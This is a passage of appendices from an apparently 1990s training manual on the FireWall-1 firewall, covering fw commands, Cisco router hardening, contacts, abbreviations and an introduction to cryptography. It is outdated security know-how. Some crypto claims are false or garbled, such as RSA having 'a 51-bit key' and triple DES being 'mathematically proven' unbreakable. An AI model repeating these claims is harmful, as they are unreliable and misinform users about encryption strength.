McGraw-Hill, Inc., 1993
ISBN: 0-07-002560-6

The UNIX Audit

Michael G. Grottola
McGraw-Hill, Inc., 1993
ISBN: 0-07-025127-4

Practical UNIX & Internet Security (2nd Edition)

Simon Garfinkel & Gene Spafford
O'Reilly & Associates, Inc., 1996
ISBN: 1-56592-148-8

First Edition was titled *Practical UNIX Security* and published under ISBN 0-937175-72-2 in 1991.

Security

Firewalls

Firewalls and Internet Security

William R. Cheswick & Steven M. Bellovin
Addison-Wesley, 1994
ISBN: 0-201-63357-4

Internet Security Firewalls

D. Brent Chapman & Elizabeth Zwicky
O'Reilly & Associates, Inc., 1995
ISBN: 1-56592-124-0

Internet Firewalls and Network Security

Karanjit Siyan, Ph.D. & Chris Hare
New Rider Publishing, 1995
ISBN: 1-56205-437-6

Operating System

Network Administration

TCP/IP Network Administration

Craig Hunt
O'Reilly & Associates, Inc., 1992
ISBN: 0-937175-82-x

DNS and Bind

Paul Albitz & Cricket Liu
O'Reilly & Associates, Inc., 1992
ISBN: 1-56592-010-4

Sendmail

Bryan Costales with Eric Allman & Neil Rickert
O'Reilly & Associates, Inc., 1994
ISBN: 1-56592-056-2

UNIX Kernel and Implementation Details

The Design and Implementation of the 4.3 BSD UNIX Operating System

Samuel J. Leffler...[et al.]
Addison-Wesley Publishing Company, Inc.
ISBN: 0-201-06196-1

The Design of the UNIX Operating System

Maurice J. Bach
Prentice-Hall International
ISBN: 0-13-201757-1

On-Line Information (URLs)

General

Cert Advisories, Whitepapers, and Other

- `ftp://cert.org/pub`
- `mailto:cert-advisory-request@cert.org`
  for subscription

FAQ Files of the `security` *News Groups (Examples)*

- `news:comp.security.announce`
- `news:comp.security.unix`
- `news:comp.security.misc`
- `news:comp.security.firewalls`
- `news:comp.virus`
- `news:alt.security`
- `news.de.comp.security`
- `news:sci.crypt.research`

Requests for Comments (RFCs)

- `ftp://funet.fi`
- `ftp://nic.ddn.mil`

On-Line Information (URLs)

Firewalls

Firewall Mailing list

Register for the mailing list by email to `Majordomo@GreatCircle.com` with the following contents: ‘‘Subscribe firewalls’’. Previous articles can be found under `ftp://ftp.greatcircle.com/pub/firewalls`

Tools and Documentation:

- `ftp://ftp.tis.com/pub/firewalls`

Documentation on Firewalls and Penetration Testing

- `ftp://research.att.com/dist/internet_security`

Vendor Information

Sun Security Bulletins

Register for the mailing list by email to `security-alert@sun.com` with the following Subject:

```
subscribe CWS <your e-mail address>.
```

Checkpoint WWW Homepage:

- `http://www.checkpoint.com`

ACL Suggestions From Cisco:

- `ftp://ftp.cisco.com/pub/acl-examples.tar.Z`

Various Issues

FAQ-File of the *security* News Groups as well as RFCs are available on various CD-ROMS (from CICA and others)

Sun User Group USA: “Security CD”

Security and Cracker "Culture"

The Cuckoo's Egg

by Clifford Stoll

The Schockwave Rider

By John Brunner

Jurassic Park

by Michael Crichton

Wargames

by David Bischoff

Disclosure

by Michael Crichton

Contacts C

This appendix lists contact information for:

- Sun Microsystems
- FIRST Organization

Sun Microsystems

Sun Microsystems, Inc., USA

Sun Security Coordinator
MS MPK2-04
2550 Garcia Avenue
Mountain View, CA 94043-1100
USA
TEL: 415-688-9801
FAX: 415-688-9701

`http://www.sun.com`
`mailto:security-alert@sun.com`

Checkpoint Technologies

Abba Hillel Road
Ramat Gan 52522
Israel

`http://www.checkpoint.com`

Sun User Group

Sun User Group, Inc.

Sun User Group, Inc.
Suite 315
1330 Beacon Street
Brookline, MA 02146
United States of America
TEL+1 (617) 232-0514 (Mo-Fr 0900-1700 EST)
FAX+1 (617) 232-1347

`mailto:office@sug.org`

FIRST Organizations

Forum of Incident Response Teams (FIRST) is an umbrella organization for the following organizations:

`http://www.first.org`

CERT (Computer Emergency Response Team)

CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA
TEL: 412-268-7090 (24 hour line)
FAX: 412-268-6989

`mailto:cert@cert.org`

SWITCH-CERT

SWITCH is the official nickname for the Swiss Academy & Research Network.

SWITCH-CERT
Dr. H. Lubich
Limmatquai 138
8001 Zurich
Schweiz/Switzerland
TEL: 41-12681555
FAX: 41-12681568

`mailto:cert-staff@switch.ch`
`ftp://ftp.switch.ch/mirror/security`
`http://www.switch.ch/swtch/cert/SWITCH-CERT.html`

CLI Commands and Files D

This appendix lists:

- Solstice FireWall-1 Commands.
- File structure within the file system.

The `fw` Command

General Information

The `fw` command represents the central command-line interface in the FireWall-1 product.

Using the `fw` command enables you to control the IP Module and modify the rules.

The primary effects of the `fw` command are emphasized in the manual pages.

The man pages and the off-line literature contradict each other in the listing of options. Some options are not documented in the man pages.

Targets

FireWall-1 supports the use of only certain interfaces. These are addressed in a direction-dependent manner. A *target* consists of three fields in the following format:

Interface.direction@host

Interface and Direction only come up together.

- Interface

  An interface is either an available IP interface (`le0`, `lo0`, `ipdpt0`, and so on) or the keyword `all`.

- Direction

  The selections are `in`, `out`, and `all`. If the interface direction is missing, the default direction of `all.all` is used.

- Host

  A host name as defined in the *name service*. If the entry is missing use `localhost.`

The `fw` Command

Filter

The `fw load` Command

```
fw load [opts] [inspect-file | rule-base] targets
```

This installs a filter script (`*.pf`) onto the designated targets. If the filter is available in the Rule Base format (`*.W`), it will automatically be converted.

The `fw unload` Command

```
fw unload [opts] targets
```

The active filter is removed. The filter module is then switched to open fully.

The `fw stat` Command

```
fw stat [opts] [-long] [-short] [-inactive] targets
```

Status information similar to the status window of the GUI is displayed; however, additional differentiation among interfaces is possible here.

The `fw tab` Command

```
fw tab [opts] [-short] [-max num] [-table name]
targets
```

Yields the text of the filter loaded on the target.

The `fw` Command

Filter (Continued)

The `fw fetch` Command

```
fw fetch master-host1 [ m-h2 m-h3 ..]
```

On the master system is a record of the last filter loaded (`$FWDIR/state/‘uname -n‘ .ifs`). An attempt is made to load this filter.

Audit Trail Entries

The `fw log` Command

```
fw log [-f[t]] [-n] [-start time] [-end time] [log]
```

Provides parts of the log files. Corresponds to the `fwlv` in setup.

The `fw logswitch` Command

```
fw logswitch [oldlog]
```

Begins audit trail collection in a new file, and renames the old file to `oldlog.` This functionality is also available from `fwlv.`

The fw Command

Compiling

The fw gen Command

```
fw gen rule-base
```

Converts a rule base (`*.w`) into a filter script (`*.pf`).

The fw comp Command

```
fw comp
```

Converts a filter script (`*.pf`) into filter code. The exact syntax is not currently documented. See `fw comp` command.

Licenses

The fw putlic Command

```
fw putlic [args]
```

Installs a license password (`k1-k2-k3`) onto the designated system.

The fw printlic Command

```
fw printlic
```

This provides the duration of validity of the current license and the free configurable options (for example, Cisco supporting Cisco Routers).

The fw Command

Authentication

The fw putkey Command

```
fw putkey [-s] [-c] [-v] [-k num] [-n myname] [-p
pswd] host...
```

A new password for authentication on two FireWall-1 systems can be created. The command must be invoked on both systems using the same password or both. If the communication occurs in only one direction, this can be achieved using the `-client` or `-serv` option.

Virtual Private Networks

The fw getkey Command

```
fw getkey keytype network-object ...
```

This command fetches a encryption key from the network objects given as argument.

The fw genkey Command

```
fw genkey network-object
```

This command generates a new encryption key for the network object.

The `fw` Command

Other Information

The `fw ctl` *Command*

```
fw ctl [commands] [args]
```

The `fw ctl` (firewall control) format knows several undocumented subcommands.

Process Administration

The `fw kill` *Command*

```
fw kill [-t] procname
```

Ends one of the two processes. The selection choices are *snmpd* and *fwd*.

The `fw snmpd` *Command*

```
fw snmpd
```

Starts the FireWall-1's own SNMP daemon.

The `fw fwd` *Command*

```
fw fwd
```

Starts the FireWall-l daemon.

Other Programs

GUI

The GUI consists of the `fwui` and `fwlv` programs (described earlier). The following is the syntax of those commands:

```
fwui [-d] [-n] [-c dir] [-h hostname] [rulebase]
fwlv [logfile]
```

Installation and Configuration

The `fwconfig` *Command*

```
fwconfig
```

Menu items within the `fwconfig` commands are:

1. Change group permissions
2. Configure user and (or) client authentication
3. Set Inspection Module hosts list and key
4. Set Control Station hosts list and key
5. Specify this host's external network interface name
6. Enable startup at boot time
7. Disable startup at boot time
8. Exit

The `fwuninstall` *Command*

```
fwuninstall
```

Leads first to the command `fwstop`. As the second step, the entry in `/etc/rc*` is deleted. The installation directory (`$FWDIR`) remains unchanged. This command is only available in Solaris 1.*x*. The `pkgrm` command is available for this task under Solaris 2.*x*.

Other Programs

Start and Stop

The `fwstart` Command

```
fwstart
```

Installs the IP Module into the executing kernel, loads the active filters, and starts the FireWall-1 daemon (`fwd`) as well as the built-in SNMP daemon (`snmpd`).

The `fwstop` Command

```
fwstop
```

Ends the services activated by `fwstart`, and unloads the IP module.

Compilation

The `fwc` Command

```
fwc [-E] sourcefile
```

The FireWall-1 script language compiler. A small script that prepares the rule file with the `cpp` preprocessor for actual compilation and executes it.

The `fwcomp` Command

```
fwcomp
```

Converts a filter script (`*.pf`) into filter code (`*.fc`). The exact syntax is not currently documented.

Other Programs

Logging and Alerts

The `alert` *Command*

```
alert
```

Reads from standard input, and writes this out in small message windows, where the system beeps concurrently.

The `status_alert` *Command*

```
status_alert
```

A shell script which is used for alerting whenever the basic status of a system changes (see also Status View Window), and may serve as a first starting point for own alerting commands.

The `snmp_trap` *Command*

```
snmp_trap [-v var] [-g generic_trap] [-s
specific_trap] [-p source_port] host [message]
```

Initiates a SNMP trap, which can be evaluated at the Network Manager console.

External Routers

The `fwcisco` *Command*

```
fwcisco [put|get] router password enable-password
$FWTFTPDIR/file
```

Serves as a front end to the built-in `EXPECT` send scripts. These scripts install ACLs onto the Cisco routers. The `EXPECT` scripts are public domain programs. These scripts automatically react to different inputs with canned entries.

Other Programs

External Routers (Continued)

The `fwell` *File*

```
fwell load [-d] [-s] rulebase-file [targets]
fwell unload [-d] [-s] targets
fwell stat [-d] targets
```

A binary file to install rules onto Wellfleet routers.

Daemons

The `fwd` *Daemon*

```
fwd [-i interface] [-w] [-d] [-l] [-n] [-r]
[logserver ...]
```

The FireWall-1 daemon is responsible for audit trail collection of events and for starting the `alert` command. In addition, it performs filter modifications for other clients.

The `snmpd` *Daemon*

```
snmpd
```

Starts the built-in SNMP Daemon.

Other Programs

User Authentication

The `in.aftpd`, `in.atelnetd`, *and* `in.ahttpd` *daemons*

```
in.aftpd
in.atelnetd
in.ahttpd
```

These serve as internal discussion points for the user authentication services.

Client Authentication

The `in.aclientd` *Daemon*

```
in.aclientd
```

This serves as internal entry point for client authentication service.

Network Address Translation

The `fwxlconf` *Command*

```
fwxlconf [-print | -dump] [-new] [-file configfile]
```

This command changes the NAT tables.

FireWall-1 Directories and Files

Special Data Names

- The `*.C` data name

  The objects database as used by `fwui` (`objects.C`) and `fwlv` (`logviewer`) uses this appendage.

- The `<rulebase>.W` data name

  The format of the Rule Base in readable, internal format of `fwui`.

- The `<rulebase>.pf` data name

  A readable script that has been extracted from the Rule Base file by `fwgen`.

- The `<rulebase>.fc` data name

  The filter code (Assembler), from which the filter script is produced by `fwc`.

- The `<rulebase>.ft` data name

  The filter tables generated through `fwc`.

- The `<rulebase>.lg` data name

  The log formats derived from the rules.

- The `*.def` data name

  Definition files, in which the structure is defined.

- The `<host>.ifs` data name

  The target selection file. It contains the filter names and then the target on which the filter is to be installed. It can contain multiple entries.

- The `*.cl` data name

  A Cisco configuration profile.

FireWall-1 Directories and Files

Subdirectories of `$FWDIR`

- The `bin` subdirectory

  Executable files; should be included in the search path.

- The `cisco` subdirectory

  Executable file for configuration of a Cisco router.

- The `conf` (-> `/var`) subdirectory

  GUI configuration files. This directory contains `*.W` and `*.pf` files.

- The `database` subdirectory

  Data files used for encryption and authentication.

- The `doc` subdirectory

  Documentation and help files.

- The `lib` subdirectory

  Library of language descriptions.

- The `lib/snmp` subdirectory

  Contains the SNMP-MIB.

- The `log` (-> `/var`) subdirectory

  Contains audit trail files and process ID.

- The `man` Subdirectory.

  Man pages. This path should be included in the variable MANPATH.

FireWall-1 Directories and Files

Subdirectories of $FWDIR (Continued)

- The modules subdirectory

  Contains the packet filter for diverse architectures, as well as a program to generate character devices, which are necessary to talk to an IP module.

- The state (-> /var) subdirectory

  Contains the currently installed filter. Here you find *.fc,*.ft, *.lg and *.ifs files.

- The tmp subdirectory

  This directory holds temporary files during filter compilation.

- The tftp subdirectory

  This directory (in earlier versions) contains the actual configuration file for downloading to the Cisco router.

- The well subdirectory

  Configuration files for generation of the filters for Wellfleet routers and communication.

Introduction to External Routers E

This appendix lists:

- Basic commands necessary to install a Cisco router.
- Commands to secure a Cisco router.

Basic Configuration of Cisco Routers

Introduction to the Technology and Concepts

- Routers produced by Cisco can be configured as routers, bridges, or both.
- The router manages the most important routing protocols, and can control the traffic by means of Access Control Lists (ACLs).
- This course addresses only the relevant capabilities of the routers., so the following is covered:
    - Basic configuration
        - IP Protocol Stack
        - Interfaces
        - IP Routing, with (RIP) Routing Information Protocol
    - Security features

Configuration Memory

- The router has two main storage components, that are available for different tasks:
    - Normal random access memory (RAM)

      The configuration is temporarily stored here during definition.
    - Nonvolatile random access memory (NVRAM)

      This nonvolatile storage contains the active configuration.

Basic Configuration of Cisco Routers

Configuration Modes

- The Cisco router has the following two operating modes, which are protected by passwords:
  - Privileged mode

    The configuration can be changed only in the privileged mode.
  - Nonprivileged mode
- The privileged mode is activated by using the command `enable` plus the password.
- The configuration is initially stored only in RAM.

  The data is only written to the NVRAM (and activated) by explicitly running the `write mem` command.
- Two commands serve to write the data to RAM or to read the data from RAM:
  - `config [term|network|mem]`

    The `config` command writes the data into RAM. The argument indicates the source of the data: `term` stands for terminal, `network` for the configuration by file from a TFTP Server, and `mem` reads the NVRAM.

Note – The `config` command only supplements the current configuration. If the existing configuration must be cleared, this must be explicitly performed by the command `no` <*something*>.‘

  - `write [term|network|mem|erase]`

    `write` writes data from RAM using the argument given as the device identifier. `write term` is used for the current configuration.

    `write erase` is used to remove a previous configuration. It must be followed by the `reload` command and starts `setup` automatically.

Basic Configuration of Cisco Routers

Configuration Modes (Continued)

- `show config`

The `show config` command is used to read the content of the NVRAM.

The following illustration provides an overview of the commands:




Figure 1-2: The `write` and `config` Commands for Cisco Routers

Physical Terminal

- During the initial installation or when the configuration information has been cleared, the basic configuration must be recreated from a physical terminal.

  The basic configuration is set from the `setup` command.

Basic Configuration of Cisco Routers

Physical Terminal (Continued)

- To append to the configuration, use the following::

```
config term
. . .
. . .
^z
write mem
```

Use `config term` to add to the configuration.

Use Control-z to end the configuration process.

The data must still be written to the NVRAM. Use `write mem` to write the data to the NVRAM.

Telnet Connection (Virtual Terminal)

After the basic configuration has been made, sign on to the Cisco router using the `telnet cisco` command.

To configure using that connection, use the same commands used with the physical terminal.

TFTP

To configure using a TFTP server, use the `config net` command, the IP address of the server, and the file name.

Basic Configuration of Cisco Routers

Configuration File

The following lines are an excerpt of the minimal configuration file as produced by `setup`. Commented lines begin with the ! character.

```
version 9.14
!
hostname c2
!
enable-password c2
!
interface Ethernet 0
ip address 2.2.2.2   255.0.0.0
no mop enabled
!
interface Ethernet 1
ip address 1.2.2.2   255.0.0.0
no mop enabled
!
router rip
network 1.0.0.0
network 2.0.0.0
ip name-server 255.255.255.255
!
!
line vty 0 4
login
line con 0
password c2
line aux 0
line vty 0
password c2
line vty 1
. . .
```

Securing the Cisco Router

Intention

In configurations with Cisco Routers, this router usually represents the first contact point with the network.

Attack points offered are the `telnet` Modus, which implemented ACL; and even a spoofing attack was possible.

In earlier versions, the new filter (with the TFTP utility) from the Bastion-host was connected to the router.

Terminal Passwords

Every interface of Cisco routers is protected through a separate password.

The keyword is called `password` and must be given for every interface.

```
line con0
password <Secret>
line vty0
password <Secret>
line vty1
password <Secret>
line vty2
password <Secret>
line vty3
password <Secret>
line con4
password <Secret>
```

Securing the Cisco Router

Enable Password

The `enable-password` option enables access at the privileged mode.

```
enable-password
<Secret>
```

Password Encryption

Another protection mechanism is the encryption of the password used.

This prevents an intruder from obtaining accidental access to the Cisco Router and then prevents the intruder from learning the password used. This is also a global parameter

```
service password
<Secret>
```

ACL for `telnet` Access

There is also the possibility of strictly limiting `telnet` access to defined networks or hosts.

```
access-list    99  permit   2.0.0.0  0.255.255.255

line vty 0

access-class 99 in
```

Securing the Cisco Router

ACL for `telnet` Access (Continued)

Parameters of the `access-list` Command

The `access-list` command requires the following parameters:

1. Access list number

   A number between 0 and 199. It identifies the ACL. Numbers ranging 0–99 are used for simple ACLs, which can be used for IP address checks. 100–199 identifies a extended ACL, where additional information can be used.

2. `Permit` or `deny`

   The `permit` option includes the designated system; the `deny` field excludes it.

3. IP Address

   The IP Address is defined.

4. Net Mask

   All bits that are `1` may deviate from the above IP Address. `0` bits must have the same (correct) value.

   `2.0.0.0      0.255.255.255`

   This means every system on network 2.0.0.0.

   `2.3.4.5      0.0.0.0`

   This means exactly system 2.3.4.5.

   `192.9.200.0      0.0.0.127`

   This designates all systems in the network 192.9.200 and having a host share value between 0 and 127.

Securing the Cisco Router

ACL for `telnet` Access (Continued)

The `access-class` Command

The `access-class` activates a defined ACL and must be matched again at each interface.

ACL for SNMP

SNMP has its own rules to apply for access control.

```
access-list  1  permit  2.0.0.0  0.255.255.255
access-list  2  permit  0.0.0.0.  255.255.255.255
snmp-server community private RW 1
snmp-server community public RO 2
```

The definition of the two ACLs does not differ from that discussed above.

The command `snmp-server` defines the keyword `community` along with the password (`private`) for write access and an ACL value of 1.

In the second case we see `read` access, the password here is `public`, and an ACL (2) is assigned.

- Everyone is granted `read` access if they know the password.
- For `write` access they must fulfill two conditions: first they must know the password, second they must use a host in the Class-A Network 2.0.0.0.

Securing the Cisco Router

FireWall-1 and Cisco

`tftp` *and* `Telnet`

FireWall-1 does not concern itself with a correct basic configuration nor is this changed through FireWall-1. To install an ACL, FireWall-1 connects to the Cisco router and retrieves the data using `telnet` and the `show config` command on the server.

1. The FireWall-1 Rule Base Master enables a `telnet` connection to the Cisco router.

2. The Cisco router accepts the `telnet` session.

3. In Release 1.0, the `tftp` utility between Cisco and management-host is required.

4. The ACL used is not in use.

   Because FireWall-1 works with host names, it is necessary (in release 1.0.*x*) to make the name of the configuring host known to the Cisco router. Do this with the following commands:

   ```
   ip host firewall-db-server  34.56.78.90.
   ```

   Alternatively, you can also make a DNS Server known to the Cisco:

   ```
   ip name-server 12.34.56.78.
   ```

   FireWall-1 (Version 1.0.x) in Solaris 2.x requires the directory `/usr/ucb` in its search path, because it uses the command `hostname` (instead of `uname -n`). The path must be properly placed, and the proper command given to restart the machine.

Further Configuration

Refer to the Cisco documentation for additional commands.

List of Abbreviations F

This appendix explains related abbreviations:

Explanation of Abbreviations

The second column is a short definition of each item. This definition should make finding additional documentation easier.

Cisco	Term of the vendor Cisco
Crypt	Term from Cryptography
Net	A network protocol
Norm	A norm, a standard
Org	A reference to an organization
OS	A software package; part of an Operating System
PD	Public Domain and Shareware
V.24	Line designation for a serial interface
Add-in	Software that is added to system, application or utility
Other	Other abbreviation or term

List of Abbreviations

A

ACL	Cisco	Access Control List
ARM	Add-in	Account Resource Manager
ARP	Net	Address Resolution Protocol
ASET	OS	Automated Security Enhancement Tool
AUTH_NONE	Net	no authentication
AUTH_UNIX	Net	Authentication with Unix UIDs
AUTH_KERB	Net	Authentication with Kerberos Tickets
AUTH_DES	Net	Authentication with DES Keys

B

BGP	Net	Border Gateway Protocol
BSD	Other	Berkeley System Distribution
BSM	OS	Basic Security Module

C

CD	V.24	Carrier Detect (also DCD)
CERT	Org	Computer Emergency Response Team
COPS	PD	Computer Oracle and Password System
CSMA/CD	Net	Carrier Sense Multiple Access/ Collision Detection
CTS	V.24	Clear to Send

CUI	Other	Character User Interface
D		
DCD	V.24	Data Carrier Detect (also CD)
DES	Crypt	Data Encryption Standard
DNS	Net	Domain Name Service
DSR	V.24	Data Set Ready
DTR	V.24	Data Terminal Ready
E		
EEPROM	Other	Electronically Erasable Programmable Read-Only Memory
EGP	Net	Exterior Gateway Protocol
ELF	Other	Executable and Linking Format
F		
FAQ	Other	Frequently Asked Questions
FIRST	Org.	Forum of Incident Response Teams
FTP	Net	File Transfer Protocol
G		
GGP	Net	Gateway-to-Gateway protocol
GID	Other	Group Identifier
GUI	Other	Graphical User Interface
H		
HTTP	Net	

I

ICMP	Net	Internet Control Message Protocol
IGRP	Net	Internet Group Routing Protocol
IP	Net	Internet Protocol
ISDN	Other	Integrated Services Digital Network
ISO	Org	International Standards Organization

K

KDC	Net	Key Distribution Center (Kerberos)

L

LAN	Other	Local Area Network

M

MAN	Other	Metropolitan Area Network
MIB	Net	Management Information Base
MX	Net	Mail Exchange (DNS Record)

N

NCSC	Org	National Computer Security Center
NIS	Net	Network Information Service
NFS	Net	Network File System
NNTP	Net	Network News Transfer Protocol
NSA	Org	National Security Agency
NTP	Net	Network Time Protocol

NVRAM	other	Non-Volatile Random Access Memory
O		
OSI	Net	Open Systems Interconnection
OSPF	Net	Open Shortest Path First
P		
PG	V.24	Protective Ground
PGP	PD	"Pretty Good Privacy"
PIN	other	Personal Identifier Number
POP	Net	Post Office Protocol
PPP	Net	Point to Point Protocol
R		
RAM	other	Random Access Memory
RD	V.24	Receive Data (also RxD)
RFC	Norm	Request for Comment
RFS	Net	Remote File Sharing
RIP	Net	Routing Information Protocol
RPC	Net	Remote Procedure Call
RTS	V.24	Request To Send
RxD	V.24	Receive Data (also RD)
S		
SATAN	PD	Security Administrator's Tool for Analyzing Networks

SG	V.24	Signal Ground
SMTP	Net	Simple Mail Transfer Protocol
SNMP	Net	Simple Network Managing Protocol
SPARC	other	Scalable Processor Architecture
T		
TCP	Net	Transmission Control Protocol
TD	V.24	Transmit Data (also TxD)
TFTP	Net	Trivial File Transfer Protocol
TGS	Net	Ticket Granting Service (Kerberos)
TxD	V.24	Transmit Data (also TD)
U		
UDP	Net	User Datagram Protocol
UID	other	User IDentifier
UUCP	OS	Unix to Unix Copy Program
W		
WAN	other	Wide Area Network
WWW	other	World Wide Web
Y		
YP	Net	Yellow Pages (= NIS)

Introduction to Cryptography G

This appendix includes information on:

- Encryption procedures.
- Weaknesses of encryption technology.
- Encryption and the law.

Encryption Procedures

We differentiate between several fundamental procedures of Cryptology (the Science of Hiding and Encrypting), which will now be briefly presented by the more significant representatives.

Note – Encryption will be included in FireWall-1 Revision 2.0. Encryption is not included in this revision of FireWall-1 (Revision 1.2.1). The discussion is included here for background information only.

Deciding criteria for each encryption task are:

- The Procedure; complex is more secure, but more error-prone.
- The key length in bits; longer is more secure, but more easily noticed.
- Securing the key against use by others.

Symmetrical Procedures (Private Key)

General

We call encryption procedures "symmetrical" when they are encrypted into Ciphertext and decrypted using the same encryption key.

Data Encryption Standard (DES)

DES is a symmetrical procedure using 56-bit key length. The operating system uses this procedure to encrypt passwords and secure RPC packets (outside of the United States this only affects the message header, not the packet).

Encryption Procedures

Symmetrical Procedures (Private Key) (Continued)

Triple DES

Not really a new procedure, but an iterative application of the DES procedure. It is mathematically proven that the following transformation cannot be broken with another DES key:

1. Encrypt using (DES) Key A.
2. Decrypt using (DES) Key B.
3. Repeat the encryption using (DES) Key A.

International Data Encryption Algorithm (IDEA)

A relatively new procedure (1990) using a 128-bit key. The level of security protection is still under evaluation.

Skipjack and Clipper

These procedures were developed by NSA and use an 80-bit key. Skipjack is meant to withstand a “brute force attack” for 10 years.

Clipper is the name of a chip (developed by NSA) with which Skipjack encryptions can be made. Clipper implemented a back door, however, with the intent to provide police and government authorities with the ability to read the Clipper encrypted data. The U.S. government and NSA assure all parties that this back door would only be used in a concrete case of suspicion of capital criminal actions, and even then only with prior approval from a judge. Two questions arise:

- Is this back door really secure? That is, can it be exploited by third parties to read the data?
- Is the statement by the U.S. government and NSA to be trusted?

Encryption Procedures

Symmetrical Procedures (Private Key) (Continued)

ROT13

A (very weak) procedure by which every letter is replaced by the letter that is 13 places away in the alphabet. Because the alphabet contains 26 letters, if the process is applied twice, the original text is returned. Numbers and special characters are not changed.

ROT13 is used primarily by USENET groups to mask statements that are offensive or insulting: “Read at your own risk!”

The following text is ROT13:

```
sun%   tr  ‘‘A-Za-z’’ ‘‘N-Za-Mn-za-m’’ < Original >
Crypted
```

The key length is irrelevant, because the key (13) is known. The algorithm itself is trivial. Protection against reading by third parties is also not assured.

Asymmetric Procedures (Public Key)

General

Here two keys are used. One key is used to encrypt, the other to decrypt. Although both keys obviously are related, it is not possible (in relatively finite time) to determine the content of one key, even with full knowledge of the other key.

Encryption Procedures

Asymmetric Procedures (Public Key) (Continued)

Diffie-Hellman

This is an asymmetrical procedure that (in secure RPC) uses 192-bit keys to exchange DES keys.

RSA (Rivest, Shamir, and Adleman)

This is a procedure (Pretty Good Privacy) with primarily a 51-bit key. RSA provides additional authentication possibilities. PGP is based on the RSA algorithms.

Other Procedures

Cipher Block Chain

The basic procedure is again a symmetrical procedure: however, here the preceding block is used to encrypt a block with a (symmetrically reversible) quasi to pre-encrypt. XOR is often used for this. PROBLEM: For the first block there is no (already encrypted) block available, so a substitute word must be introduced between the partners. This value is known as the *Initial Vector* (IV).

One-Time Password

Here are more uses, which points out one common fact: each password is used once and once only. Exemplary algorithms and implementations follow.

Encryption Procedures

Other Procedures (Continued)

- The passwords are taken from a list known to both partners. (This is a procedure that banks use to transmit with Datex-J (Btx).
- The passwords are generated using an algorithm known to both partners. Here a question (challenge) is presented to the partner: both calculate the answer (which is dependent again upon mutually known information). The decisive part is that neither the key nor the algorithm can be determined once you know the "answer" to the challenge.
- The challenge consists of a time (or derivative information)> This makes the explicit challenge unnecessary; the attacker (intruder) knows only the answer. He does not know the challenge, and cannot therefore derive the key or the algorithm.

FireWall-1 Authentication

The communication between two FireWall-1 systems is based on One-Time Passwords, which are derived from each other. To this is added an initial password (a seed) used to hinder password duplication.

S/Key

This is a challenge and response algorithm, which presents the challenges not randomly, but from a list. The user is in the position to print off a list of future passwords without knowing the algorithm.

Note – The author sees this print function as a potential weakness, because the possibility exists that after one successful authentication, an intruder could then successfully pick up the remaining passwords.

The software itself indicates this risk—that this edition is not to be used when one is remotely connected (network or dial-up). Does that influence a "cracker"?

Weaknesses of Encryption Technology.

The following points were extracted from he book *PGP: Pretty Good Privacy.*

No protection exists for:

- Nonencrypted documents.
- Against theft of keys.
- Against destruction.
- Error-prone or buggy encryption software.
- Data passed on by traitors.
- Keys that are pulled just by being used.

This point should be considered more closely, because it is more complicated than the other cases:

Scenario: Bob loves Mary, who is married to Tom.

Bob sends an encrypted message to a fourth person, Joe. Days later Tom is murdered. Later, Bob and Joe again exchange encrypted data.

An observer could come to believe (without the original data it is hard to disprove) that Bob had asked Joe to kill Tom (first message). Joe had done this, informed his boss (second message), and had received a commensurate reward.

Encryption and the Law

Note – The statements provided here are not legally binding; the author and the organizations of Sun Microsystems disclaim all responsibility for damages and costs related to use of this information.

The author is not in a position to cite all relevant laws, so examples will be used to indicate the tone.

Trade Limitations

United States of America

The export of encryption technology from the U.S.A. is considerably encumbered by export controls. The decisive factor for the procedure is the ability to encrypt data. For purely authentication uses, exceptions are possible.

The aforementioned constraints apply to concrete implementations, (whether in software or hardware) such as the DES chip, but do not apply to the algorithms. Construction is relatively not problematic, but if assembled overseas and reintroduced into the U.S.A., the laws apply again.

In the book *PGP: Pretty Good Privacy*, the possible penalty for a transgression against the export laws would be a fine of up to $1,000,000, up to ten years imprisonment, or any combination of the two.

Note – Please pay attention to the U.S. export laws, which also apply when the data comes from an FTP server on American soil. Inform yourself (through read-me files) where the restrictions (and often alternatives) are given.

Encryption and the Law

Trade Limitations

France

The application of encryption technology in the public telephone network is generally prohibited in France. Exceptions apply for military and government. The reason behind this restriction is to enable easier criminal prosecution.

Note – Just how far these rules apply to data that passes through France (the central ISDN Gate of Europe) is not known, because there is a lack of international legal information.

Software and Sources H

This appendix includes information on:

- Consulting specials.
- Public domain and shareware.

Consulting Specials

General

Consulting specials are not products but, in general, are software packages programmed upon request. They are provided without guarantee. Any possible guarantee is restricted to a return when the product is defective or has defective performance.

Support and Consulting Services

The IT Department and Operational Services organizes:

- Consulting discussions
- Concept development
- Installation
- Administrative services
- Development of unique software such as drivers.

I-Gateway

This special supports two protocols, which can be used after installation of FireWall-1 all the way to transparent communication to the outside.

At first FireWall-1 is set up for IP forwarding. Access to systems on the far side of the firewall is then no longer possible. In this special, the IP forwarding (in Layer 3 =Network Layer) is replaced by the Application Layer (Layer 7). This application operates as a pure pass-through program.

